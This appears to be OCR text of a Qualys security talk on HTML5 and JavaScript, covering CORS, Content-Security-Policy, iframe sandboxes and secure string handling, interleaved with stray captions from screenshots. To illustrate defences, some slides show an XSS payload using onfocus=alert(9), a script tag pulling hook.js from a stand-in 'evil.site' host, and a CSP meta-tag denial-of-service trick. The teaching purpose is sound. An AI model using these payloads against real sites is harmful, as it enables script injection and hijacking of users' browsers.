
So while Gawker chief Nick Denton has expended a great deal of effort defending the strategy reflected in the new design, his firm is now in a fire drill responding to a deluge of complaints on Twitter, such as one by Kerin Cosford (@kerin), who tweeted, "can't work out if the redesigned Gawker sites are broken or just really, really bad".

QUALYS

Developing With JavaScript

- Challenges of an interpreted language
- Simple language, complex behaviors
  - http://jslint.com
  - http://www.quirksmode.org
  - http://webreflection.blogspot.com
- Browser tools improving, but imperfect.
  - http://bit.ly/QJ4g0C

Underscore JS
Angular
Batman JS
ObjectiveJ (Cappucino)
Google Closure
CoffeeScript
Dojo
Ember JS
Ext JS
Facebook Connect
jQuery
Knockout
Midori JS
Modernizr
MooTools
MooTools More
Prototype
Pusher
Qooxdoo
Raphael
Rico
Sammy
Scriptaculous
Socket.io
Spine
Spry
TypeKit
twttr
jsmd
UIZE
YUI
YAHOO


Mark Zuckerberg: Our Biggest Mi... Too Much On HTML5 | TechCrunch
techcrunch.com/2012/09/11/mark-zuckerberg-ou

Mark Zuckerberg: Our Biggest Mistake Was Betting Too Much On HTML5

DREW OLANOFF

Tuesday, September 11th, 2012

There’s a Dark Side to Everything

- Poisoned cache, poisoned CDN
- Intermediation, poison the .js file if served over HTTP
  - Public wi-fi
- Functions for HTML injection payloads
  - More bad news for blacklisting
- Server-side JavaScript
  - Reimplementing HTTP servers with reimplemented bugs
  - Fingerprint, DoS, directory traversal


☣ JavaScript Crypto ☣

- Stanford JavaScript Crypto Library, http://crypto.stanford.edu/sjcl/
- CryptoCat, https://crypto.cat
  - Shifted from .js to browser plugin
- Use TLS for channel security
  - Better yet, use HSTS and DNSSEC.
- There is no trusted execution environment
  - ...in the current prototype-style language
  - ...in an HTTP connection that can be intercepted
  - ...in a site with an HTML injection vuln

HTML5 & Countermeasures

Programming

- Abstracting development to another language
  - Closure
  - Emscripten, compile C & C++ to JavaScript
  - TypeScript
- Static code analysis
  - jslint
- New specs
  - Better variables
  - Object.freeze()
  - Modular packages



BananaBread

By azakai on Aug 14, 2012

3D first person shooter game compiled to JS+WebGL

Built using JavaScript, HTML5, Web Workers, Audio, WebGL

5945 views 171 likes 16 comments

Domain-Based Separation of Trust


- Leverage the Same Origin Policy
- Use one domain for trusted content
- Use another domain for user content
- Another for ads
- etc.

Cross Origin Vulnerability Sharing (CORS)

- Defines read-access trust of another Origin
  - Expresses trust, not security
  - But still contributes to secure design
- Principle of Least Privilege
  - Beware of Access-Control-Allow-Origin: *
  - Short Access-Control-Max-Age
  - Minimal Access-Control-Allow-{Methods | Headers}
- Check the Origin
  - Prevent CSRF from this browser

HTML5 Sandboxes

`<iframe * src="infected.html">`

`* (empty)`	 JavaScript script executed OK
`sandbox`	JavaScript not executed
`sandbox="allow-scripts"`	JavaScript executed ~~document.cookie~~ ~~Set-Cookie header~~
`text/html-sandboxed`	Waiting for browser support

Content-Security-Policy Header

- Provide granular access control to SOP
- Choose monitor or enforce
- Header only
  - Probably few code changes required, or *unsafe-eval*
  - (http-equiv has lower precedence)
- Waiting for universal implementation
  - X-Content-Security-Policy
  - X-WebKit-CSP
- http://www.w3.org/TR/CSP/

Content-Security-Policy

```
X-CSP: default-src 'self'; frame-src 'none'

<!doctype html>
<html>
 <body>
    <iframe ~~src="./infected.html"~~></iframe>
</body>
</html>
```

Content-Security-Policy vs. XSS

X-CSP: default-src 'self'

<input type="text" name="q" value="~~foo" autofocus onfocus=alert(9)//"~~">

X-CSP: default-src 'self' 'unsafe-inline'

<input type="text" name="q" value="foo" autofocus onfocus=alert(9)//"">

Content-Security-Policy vs. XSS

```
X-CSP: default-src 'self'

<!doctype html><html><body>
  <iframe src="./infected.html"></iframe>
</body></html>
```

```
X-CSP: script-src evil.site

<!doctype html><html><head>
  <script src="http://evil.site:3000/
hook.js"></script>
</head></html>
```

On the Other Hand...

- Awesome DoS if CSP headers are absent and XSS vuln is present:

```
<meta http-equiv="X-WebKit-CSP"
content="default-src 'none'">
```

Careful with those Improvements

- Some trade-offs between more objects, more APIs, and less privacy
    - WebGL, battery status
- Browser fingerprinting
- AppCache
- Web Storage

String Concatenation Checklist

- Normalize the data
  - Character set conversions (e.g. ⇄ UTF-8, reject or replace bad sequences)
  - Character encoding conversion (e.g. %xx)
- Identify the output context
  - DOM node, attribute name, attribute value, script, etc.
- Apply controls at security boundaries
  - Time of Check, Time of Use -- Identify where data will be modified, stored, or rendered
  - Strip characters (carefully! prefer inclusion list to exclusion list)
  - Replace characters appropriate for context

Some Web Security Principles

- Always be suspicious of string concatenation
- Abstract development to a more strongly-typed language, compile to JavaScript
- Protect Web Storage data
  - Don't use it for security-sensitive data,
- Pay attention to DOM context
  - HTML entity, percent encoding, String object, text node
- Apply CORS and CSP headers to protect browsers from application mistakes

Apply

- Encourage users to update browsers
  - Supporting old browsers is a pain anyway
- Adopt established JavaScript libraries rather than custom implementations
  - Shift from pure development to patch management
- Adopt HTML5 security features
  - ...to protect users with HTML5-enabled browsers

Thank You!

- Questions
  - mshema@qualys.com
- More online
  - https://deadliestwebattacks.com
- More offline
  - *Hacking Web Apps*

Deadliest Web Attacks | Diffusions o... sometimes comprehensible language.
deadliestwebattacks.com

Deadliest Web Attacks

Diffusions of web hacking illusions accompanied by cultural allusions for documenting security elusions. In sometimes comprehensible language.